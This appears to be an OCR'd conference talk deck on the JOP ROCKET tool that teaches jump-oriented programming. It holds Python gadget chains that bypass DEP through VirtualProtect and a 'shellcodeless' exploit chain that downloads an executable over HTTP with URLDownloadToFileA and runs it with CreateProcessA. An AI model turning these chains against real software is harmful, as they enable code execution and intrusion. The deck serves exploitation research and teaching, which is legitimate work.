        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

VirtualProtect

Changes the protection on a region of committed pages in the virtual address space of the calling process.

JOP Chain for VirtualProtect

```
# VirtualProtect() JOP chain set up for functional gadgets ending in Jmp/Call EDX #1
import struct

def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe  Load EDX with address for dispatcher gadg
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```


Let's kick things off with ROP.

Load EDX with dispatcher gadget.

Load EDI with dispatch table.

Jump to EDX, our dispatcher gadget—start the JOP!

JOP Chain for VirtualProtect



```
def create_jop_chain():
    jop_gadgets = [
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx # wavread.exe # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()
```

We have a stack pivot of 0x894 bytes.

We have it again, giving us 0x1128 bytes.

Let's load EAX with a pointer to VirtualProtect.

Let's jump to the dereferenced VirtualProtect!

JOP Chain for VirtualProtect

```
rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + rop_chain + jop_chain + vp_stack + nops + shellcode # Payload set up may vary greatly
```

JOP ROCKET gives a basic blue-print for VirtualProtect parameters.

JOP ROCKET supplies us with a starting point for other exploit necessities.

Ideal Requirements for Automatic JOP Chain Generation

- For the generated JOP Chains to work **flawlessly**, with this technique, it is **ideal** to have exploits with ***no bad characters.***
  - A bad character restriction would mean certain characters might need to be avoided, e.g. **\x00**, **\xOD**, **\xOA**.
  - **Memcpy()** and **memmove()** are vulnerable functions that may have no inherent bad character restrictions.
    - These can move all bytes from one region of memory to another.

JOP Chain Generation Demo

- **Demo time!**
  - Let's look at a demo of an exploit produced by JOP ROCKET's jop chain generation.
  - This has been **slightly tweaked** to incorporate the vulnerability!

Problems with Automatic Chain Generation?


- If there are issues with the automated approach to JOP chan generation, we have two options:
  - Create **dummy variables on the stack** to later overwrite.
    - Attempt to use bitwise/mathematical operations to overwrite dummy variables.
    - This is effective if bad bytes is a problem.
  - Simply use the **manual approach** to JOP.
    - Stack pivots are not necessary here.
    - Values can be **pushed on the stack**, one by one.
    - Other ways, such as **mov dereferences**, are possible.

Shellcodeless JOP

Shellcodeless JOP

- JOP is normally used to **bypass DEP** and **execute shellcode;** however, we can execute malicious WinAPI calls **without the need for shellcode.**
  - We call this, **Shellcodeless JOP.**
- The end effect of both shellcode and shellcodeless JOP is **identical:**
  - **Covert calling of WinAPI's** by an attacker to achieve desired ends.
- Useful functions:
  - **LoadLibrary()**
    - Load new DLLs allowing the use of different functions.
    - Can return the handle of an already loaded DLL.
      - Handle=base address of the DLL.
  - **GetProcAddress()**
    - Returns address of specified function, which can then be called.

- The ability to call LoadLibrary() and GetProcAddress() unlocks many doors.



Shellcodeless JOP Example

- Overview of the exploit (1):

Set up JOP control flow → Pivot ESP 0x72 bytes

```
##### JOP SETUP SECTION #####
# POP EAX # POP EDX # POP EDI # XOR EDX, EAX # XOR EDI, EAX # CALL EDX
stackChain1 = struct.pack('<L', 0x112236d1)
stackChain1 += struct.pack('<L', 0x55555555) #eax
#XOR Key
stackChain1 += struct.pack('<L', 0x4477430e) #edx
#XORed to dispatcher addr = 0x1122165b
stackChain1 += struct.pack('<L', 0x554daefd) #edi
#XORed to table addr = 0x0018fba8
```

```
#PIVOT 0x72 bytes to nullbyte-compatible section of memory
table = "DDDD"
table += struct.pack('<L', 0x11223795) #add esp, 0x18; jmp edx
table += tablePad
table += struct.pack('<L', 0x11223795) #add esp, 0x18; jmp edx
table += tablePad
table += struct.pack('<L', 0x11223795) #add esp, 0x18; jmp edx
table += tablePad
table += struct.pack('<L', 0x11223795) #add esp, 0x18; jmp edx
table += tablePad
```


Shellcodeless JOP Example

- Overview of the exploit (2):

Prepare and call URLDownloadToFileA()

LoadLibrary() to load urlmon.dll → GetProcAddress() for URLDownloadToFileA() → Call URLDownloadToFileA()

```
loadLibraryParams = struct.pack('<L', 0x112227fb)
# return addr # pop edx; pop ecx; pop ebx; jmp ecx
loadLibraryParams += struct.pack('<L', 0x0018fcd8)
# "urlmon.dll" w_char string ptr
loadLibraryParams += struct.pack('<L', 0x00000000)
# hFile
loadLibraryParams += struct.pack('<L', 0x00000000)
# dwFlags
```

```
#first 2 params are PUSHED via jop -- return addr
and hModule
#return addr: jmp EAX
#hModule: handle given by loadLibrary
#lpProcName "URLDownloadToFileA" string ptr
#####################################################
getProcAddrParams = struct.pack('<L', 0x0018fcee)
# "URLDownloadToFileA" string ptr
```

```
URLDownloadParams = struct.pack('<L', 0x112227fb)
# return addr # pop edx; pop ecx; pop ebx; jmp ecx
URLDownloadParams += struct.pack('<L', 0x00000000)
#pCaller: NULL
URLDownloadParams += struct.pack('<L', 0x0018Fd01)
#szURL: "http://127.0.0.1:8080/calc.exe"
URLDownloadParams += struct.pack('<L', 0x0018fd20)
#szFileName: "shellcodeless.exe"
URLDownloadParams += struct.pack('<L', 0x00000000)
#dwReserved: NULL
URLDownloadParams += struct.pack('<L', 0x00000000)
#lpfnCB: NULL
```

Shellcodeless JOP Example

- Overview of the exploit (3):

Prepare and call CreateProcessA()

LoadLibrary() to get kernel32.dll handle → GetProcAddress() for CreateProcessA() → Call CreateProcessA()

```
loadLibraryParams2 = struct.pack('<L', 0x112227fb)
# return addr # pop edx; pop ecx; pop ebx; jmp ecx
loadLibraryParams2 += struct.pack('<L', 0x0018fd32)
# "Kernel32.dll" w_char string ptr
loadLibraryParams2 += struct.pack('<L', 0x00000000)
# hFile
loadLibraryParams2 += struct.pack('<L', 0x00000000)
# dwFlags
```

```
#first 2 params are PUSHED via jop -- return addr
and hModule
#return addr: jmp EAX
#hModule: handle given by loadLibrary
#lpProcName "URLDownloadToFileA" string ptr
#####################################################
getProcAddrParams = struct.pack('<L', 0x0018fcee)
# "URLDownloadToFileA" string ptr
```

```
1122165B [┬"◀ ┌CALL to CreateProcessA
00000000 .... │ ModuleFileName = NULL
0018FD20  ý↑. │ CommandLine = "shellcodeless.exe"
00000000 .... │ pProcessSecurity = NULL
00000000 .... │ pThreadSecurity = NULL
00000000 .... │ InheritHandles = FALSE
00000000 .... │ CreationFlags = 0
00000000 .... │ pEnvironment = NULL
00000000 .... │ CurrentDir = NULL
0018FD5A Zý↑. │ pStartupInfo = 0018FD5A
0018FDA7 §ý↑. └pProcessInfo = 0018FDA7
```


Example: Set up JOP Control Flow

- For our demo program, we'll be using a dispatcher gadget of *add edi, 0x8; jmp dword ptr [edi];*
  - EDI must be loaded with the dispatch table address.
- For the dispatcher gadget register, EDX is preferred since it has the most functional gadgets.
- A setup gadget using JOP exists that can achieve these goals.

Gadget
pop eax;
pop edx;
pop edi;
xor edx, eax;
xor edi, eax;
call edx;

```
##### JOP SETUP SECTION #####
# POP EAX # POP EDX # POP EDI # XOR EDX, EAX # XOR EDI, EAX # CALL EDX
stackChain1 = struct.pack('<L', 0x112236d1)
stackChain1 += struct.pack('<L', 0x55555555) #eax
#XOR Key
stackChain1 += struct.pack('<L', 0x4477430e) #edx
#XORed to dispatcher addr = 0x1122165b
stackChain1 += struct.pack('<L', 0x554daefd) #edi
#XORed to table addr = 0x0018fba8
```

Example: Pivoting the Stack Pointer

- While setting up the control flow we had control over the stack, but bad bytes were an issue.

```
0018FA7C   112236DA  Ú6"◀  RETURN to hashCrac.112236DA
0018FA80   41414100  .AAA
0018FA84   41414141  AAAA
0018FA88   41414141  AAAA
```

- Further forwards in memory we have an area where null bytes in the buffer do not cause problems.

```
0018FADC   1123D05C  \Ð#◀  <&KERNEL32.LoadLibraryExW>
0018FAE0   112227FB  û'"◀  hashCrac.112227FB
0018FAE4   0018FCD8  Øü↑.  UNICODE "msvcrt.dll"
0018FAE8   00000000  ....
```

- We need to pivot forward to this location before continuing the exploit (0x72 bytes).
  - We'll repeat the following gadget four times:

```
11223795   .  83C4 18      ADD ESP,18
11223798   .  FFE2          JMP EDX
```

- The JOP ROCKET can be used to find pivots of different lengths for each register.

```
EDX
4 bytes
    0x1122139a, # (base + 0x139a), # pop esi # jmp edx #
    hashCracker_challenge_nonull.exe  (4 bytes)
4 bytes
    0x11221807, # (base + 0x1807), # pop edi # jmp edx #
    hashCracker_challenge_nonull.exe  (4 bytes)
```

Example: Location of Data for Pointer Parameters

- Some WinAPI parameters such as strings will require a pointer to the specified data.
- Ideally, use gadgets to **self-locate** and **programmatically** supply the address with an overwrite.

Put current stack location in eax

Gadget
mov eax, esp;
jmp edx;

Add offset to string parameter

Gadget
add eax, ebx;
jmp edx;

Write string pointer to memory

Gadget
push eax;
jmp edx;


Example: Location of Data for Pointer Parameters

- Our program doesn't perform ASLR or rebasing.
  - String addresses were hardcoded into the exploit since they always land at the same locations.


```
loadLibraryParams += struct.pack('<L', 0x0018fcd8)
# "mscvrt.dll" string ptr
```

```
0018FCD8  0073006D m.s.
0018FCDC  00630076 v.c.
0018FCE0  00740072 r.t.
0018FCE4  0064002E ..d.
0018FCE8  006C006C l.l.
```

- In a real-world scenario, it will be best to generate these addresses dynamically with JOP if possible.
  - Even if addresses appear to stay the same, this can help ensure the exploit's stability.

```
getProcAddrParams = struct.pack('<L', 0x0018fcee)
#lpProcName "system" ptr
```

```
0018FCEE  74737973 syst
0018FCF2  63006D65 em.c
```


Example: Wide-Character Strings

- Our exploit uses **LoadLibraryExW()** instead of the "normal" **LoadLibrary().**
  - This function takes two extra parameters.
  - More importantly, the "W" signifies that it accepts wide-character strings rather than ASCII strings.
- We need to create a **wide-character** version of the string we want to supply.
  - We will use encoding for UTF-16 Little Endian.
- Visual Studio's debugger can help ensure the correct format is being used.

```
int main()
{
    LPCWSTR testStr = L"urlmon.dll";
        while (1) {}
}
```

Memory 1

Address: testStr

```
0x005B6B30  75 00 72 00 6c 00 6d 00 6f 00 6e 00 2e 00 64 00 6c 00 6c 00 00 00 00
0x005B6B6F  00 01 00 00 00 01 00 00 00 01 00 00 00 53 74 61 63 6b 20 61 72 6f 75
```

```
urlmonStr = "\x75\x00\x72\x00\x6c\x00\x6d\x00\x6f\x00
    \x6e\x00\x2e\x00\x64\x00\x6c\x00\x6c\x00\x00\x00"
#w_char string "urlmon.dll"
```

Example: Using Offsets to Find Function Addresses

- Our binary doesn't contain a pointer to the **GetProcAddress()** function.
  - We do have pointers to other kernel32 functions such as **LoadLibraryExWStub()** and **VirtualProtect().**

```
7DD7492D ; HMODULE __stdcall LoadLibraryExWStub
7DD7492D public _LoadLibraryExWStub@12
7DD7492D _LoadLibraryExWStub@12 proc near
7DD7492D
7DD7492D lpLibFileName= dword ptr  8
7DD7492D hFile= dword ptr  0Ch
7DD7492D dwFlags= dword ptr  10h
```

-0x36fe Bytes

- To get the function address, we can use JOP to **add the offset** from another function within the same DLL.
  - IDA can be used to find the **distance** between two functions.
  - This method **lacks portability** – offsets will likely be different depending on the OS/release version.
    - Likely to be the same if most current version of DLL.

```
7DD7122F ; FARPROC __stdcall GetProcAddress
7DD7122F _GetProcAddress@8 proc near
7DD7122F
7DD7122F hModule= dword ptr  4
7DD7122F lpProcName= dword ptr  8
7DD7122F
```


Example: Using Offsets to Find Function Addresses

- First, the **LoadLibraryExW()** pointer is **dereferenced** to get its **real address.**

```
# pop ecx; jmp edx # ecx = loadLibraryExW ptr
table += struct.pack('<L', 0x112226f1)
table += tablePad
# mov ecx, dword ptr [ecx] # dereference ptr
table += struct.pack('<L', 0x1122369a)
table += tablePad
```

- Afterwards, the offset can be added to get the address of GetProcAddress().
  - Since the offset is a negative number, **two's complement** is used: 0xffffc902 = -0x36fe

```
#pop ebx; jmp edx # pop GetProcAddr() offset into ebx
table += struct.pack('<L', 0x1122180b)
#loadLibraryExW() + 0xFFFFC902 = getProcAddr()
stackChain2 += struct.pack('<L', 0xffffc902)
table += tablePad
# add ebx, ecx; jmp edx # ebx = getProcAddr() addr
table += struct.pack('<L', 0x112236be)
table += tablePad
```


Example: Using Function Output as a Parameter

- **GetProcAddress()** requires a **handle** to a module as a parameter.
  - **LoadLibraryExW()** returns this handle into eax if successful.

The return address and hModule are missing before *push* instructions.

```
#first 2 params are PUSHED via jop -- return addr and hModule
#return addr: jmp EAX
#hModule: handle given by loadLibrary
#lpProcName "system" ptr
getProcAddrParams = struct.pack('<L', 0x0018fcee)
```

```
0018FAFC   FFFFC902 ┐Éÿÿ
0018FB00   112213A8 ¨‼"◀ hashCrac.112213A8
0018FB04   0018FCEE îü↑. ASCII "system"
```

- We will need to use JOP to push this onto the stack before calling **GetProcAddress().**

After two *push* instructions, the parameters are set up and the function can be called.

```
# push msvcrt handle and return address onto stack as parameters
# eax = hModule | ecx = Return address (jmp eax gadget)
# push eax; push ecx; xor eax, eax; jmp edx
table += struct.pack('<L', 0x11223649)
table += tablePad
table += struct.pack('<L',0x11221387) #jmp ebx # CALL getprocaddr
```

```
0018FAFC   112213A8 ¨‼"◀ hashCrac.112213A8
0018FB00   76430000 ..Cv msvcrt.76430000
0018FB04   0018FCEE îü↑. ASCII "system"
```

Example: Structures as Parameters

- Sometimes functions will require a pointer to a structure as a parameter.
  - We'll need to check the format of the structure and build it somewhere in memory with compatible values.

CreateProcessA function (processthreadsapi.h)

10/13/2021 • 13 minutes to read

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

`[in] lpStartupInfo`

A pointer to a STARTUPINFO or STARTUPINFOEX structure.

C++

```
typedef struct _STARTUPINFOA {
  DWORD  cb;
  LPSTR  lpReserved;
  LPSTR  lpDesktop;
  LPSTR  lpTitle;
  DWORD  dwX;
  DWORD  dwY;
  DWORD  dwXSize;
  DWORD  dwYSize;
  DWORD  dwXCountChars;
  DWORD  dwYCountChars;
  DWORD  dwFillAttribute;
  DWORD  dwFlags;
  WORD   wShowWindow;
  WORD   cbReserved2;
  LPBYTE lpReserved2;
  HANDLE hStdInput;
  HANDLE hStdOutput;
  HANDLE hStdError;
} STARTUPINFOA, *LPSTARTUPINFOA;
```

Example: Structures as Parameters

- For this structure, none of the flags/values need to be set for the function to work properly. We just need to match the format.
  - Some functions will require structures with specific values set.

C++

```
typedef struct _STARTUPINFOA {
  DWORD  cb;
  LPSTR  lpReserved;
  LPSTR  lpDesktop;
  LPSTR  lpTitle;
  DWORD  dwX;
  DWORD  dwY;
  DWORD  dwXSize;
  DWORD  dwYSize;
  DWORD  dwXCountChars;
  DWORD  dwYCountChars;
  DWORD  dwFillAttribute;
  DWORD  dwFlags;
  WORD   wShowWindow;
  WORD   cbReserved2;
  LPBYTE lpReserved2;
  HANDLE hStdInput;
  HANDLE hStdOutput;
  HANDLE hStdError;
} STARTUPINFOA, *LPSTARTUPINFOA;
```

```
# dummy structure for use in CreateProcessA
startupInfoStruct = struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x0000)
startupInfoStruct += struct.pack('<L', 0x0000)
startupInfoStruct += struct.pack('<L', 0x0)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
startupInfoStruct += struct.pack('<L', 0x00000000)
```

Storing Important Addresses/Values

- In our example, we dereference the **LoadLibrary()** pointer **multiple times.**
  - We dereference it once for each of the two **LoadLibrary()** calls, and once for each **GetProcAddress()** call.
- In these situations, it may be possible to **save** important addresses or values in memory and **retrieve** them later.

Address	Gadget	Notes
0x112226f1	pop ecx; jmp edx;	POP LoadLibrary() pointer
0x1122369a	mov ecx, dword ptr [ecx]; jmp edx	Dereference LoadLibrary() pointer
0x11224278	push ecx; jmp edx;	**Store LoadLibrary()** address in memory

Storing the address of LoadLibrary() for later use.

- This technique could be useful to store the return value of a WinAPI call.
  - If the return value needs to be used several times, storing it eliminates the need to keep calling LoadLibrary.
  - This is what sophisticated shellcode does!
    - We can do the same with shellcodeless JOP!

Address	Gadget	Notes
0x11223795	sub esp, 0xC; jmp edx;	Stack pivot backwards to stored LoadLibrary() address
0x112226f1	pop ecx; jmp edx;	POP stored LoadLibrary() address
0x112232a	add esp, 0x8	Stack pivot forwards to LoadLibrary() parameters
0x1122138e	jmp ecx;	Call LoadLibrary()

Retrieving the stored address later in the exploit. This can be done many times as needed.


Shellcodeless JOP

- **Demo**
  - Complex Shellcodeless JOP attack, using multiple APIs and DLLs!

Real-World JOP Vulnerability


“Vulnerability” in Visual Studio 2015

- Target:
  - **Visual Studio 2015** Linker 14.00, 14.0x
- **Libcmt.lib** is C runtime library (CRT) code built into app.
  - Libcmt.lib is utilized with **/MT** switch to statically link the CRT into the app.
- Library code for functions **__trandisp1** and **setcw** (which comes from **__trandisp2**) from **libcmt.lib**.
- This Visual Studio linker produces **two very good dispatcher gadgets**.
  - All the attacker needs is a vulnerability.
    - A very easy form of JOP can then be utilized freely.
    - This would readily **support** automatic JOP chain generation.
    - Could allow for complex shellcodeless JOP.
- Exeinfo PE shows the compiler and linker info.

The code that initializes the CRT is in one of several libraries, based on whether the CRT library is statically or dynamically linked, or native, managed, or mixed code. This code handles CRT startup, internal per-thread data initialization, and termination. It's specific to the version of the compiler used. This library is always statically linked, even when using a dynamically linked UCRT.

This table lists the libraries that implement CRT initialization and termination.

Library	Characteristics	Option	Preprocessor directives
`libcmt.lib`	Statically links the native CRT startup into your code.	`/MT`	`_MT`



"Vulnerability" in Visual Studio 2015

- Two excellent dispatcher gadgets are produced.
  - Each **adds 10** to ebx and makes a **dereferenced jump to ebx.**
  - These are highly desirable dispatcher gadgets.
  - They will easily support automatic JOP chain generation or a manual exploit.
  - They come from the **__trandisp1** and **setcw** functions.
- **All applications** compiled with **Visual Studio 2015** and the **/MT** switch should contain these gadgets.

```
**********************************************************
#    wavread.exe [Ops: 0xd]  DEP: True    ASLR: False    SEH
add ebx, 0x10                0x41d0a2 (offset 0x1d0a2)
jmp dword ptr [ebx]              0x41d0a5 (offset 0x1d0a5)

**********************************************************
#    wavread.exe [Ops: 0xd]  DEP: True    ASLR: False    SEH
add ebx, 0x10                0x41d12e (offset 0x1d12e)
jmp dword ptr [ebx]              0x41d131 (offset 0x1d131)
```

Output from JOP ROCKET, identifying two "best" dispatcher gadgets.

```
.text:0041D0A2 add     ebx, 10h
.text:0041D0A5 jmp     dword ptr [ebx]
.text:0041D0A5 __trandisp1 endp
```

IDA Pro showing the JOP dispatcher gadget from __trandisp1.

```
.text:0041D12E                 add     ebx, 10h
.text:0041D131                 jmp     dword ptr [ebx]
```

IDA Pro showing the JOP dispatcher gadget from setCW.

You Try It!

- We have created two special binaries for you to **try out JOP** on your own!
  - Two binaries:
    - Easier
    - Slightly harder
  - You can find them from the GitHub, via **joprocket.com**
    - **https://github.com/Bw3ll/JOP_ROCKET/**

@HACK
INFOSEC ON THE EDGE
IN ASSOCIATION WITH blackhat

Thank You!

blackhat®

JOP ROCKET: Honoring Ancient Rocket Cats Everywhere

joprocket.com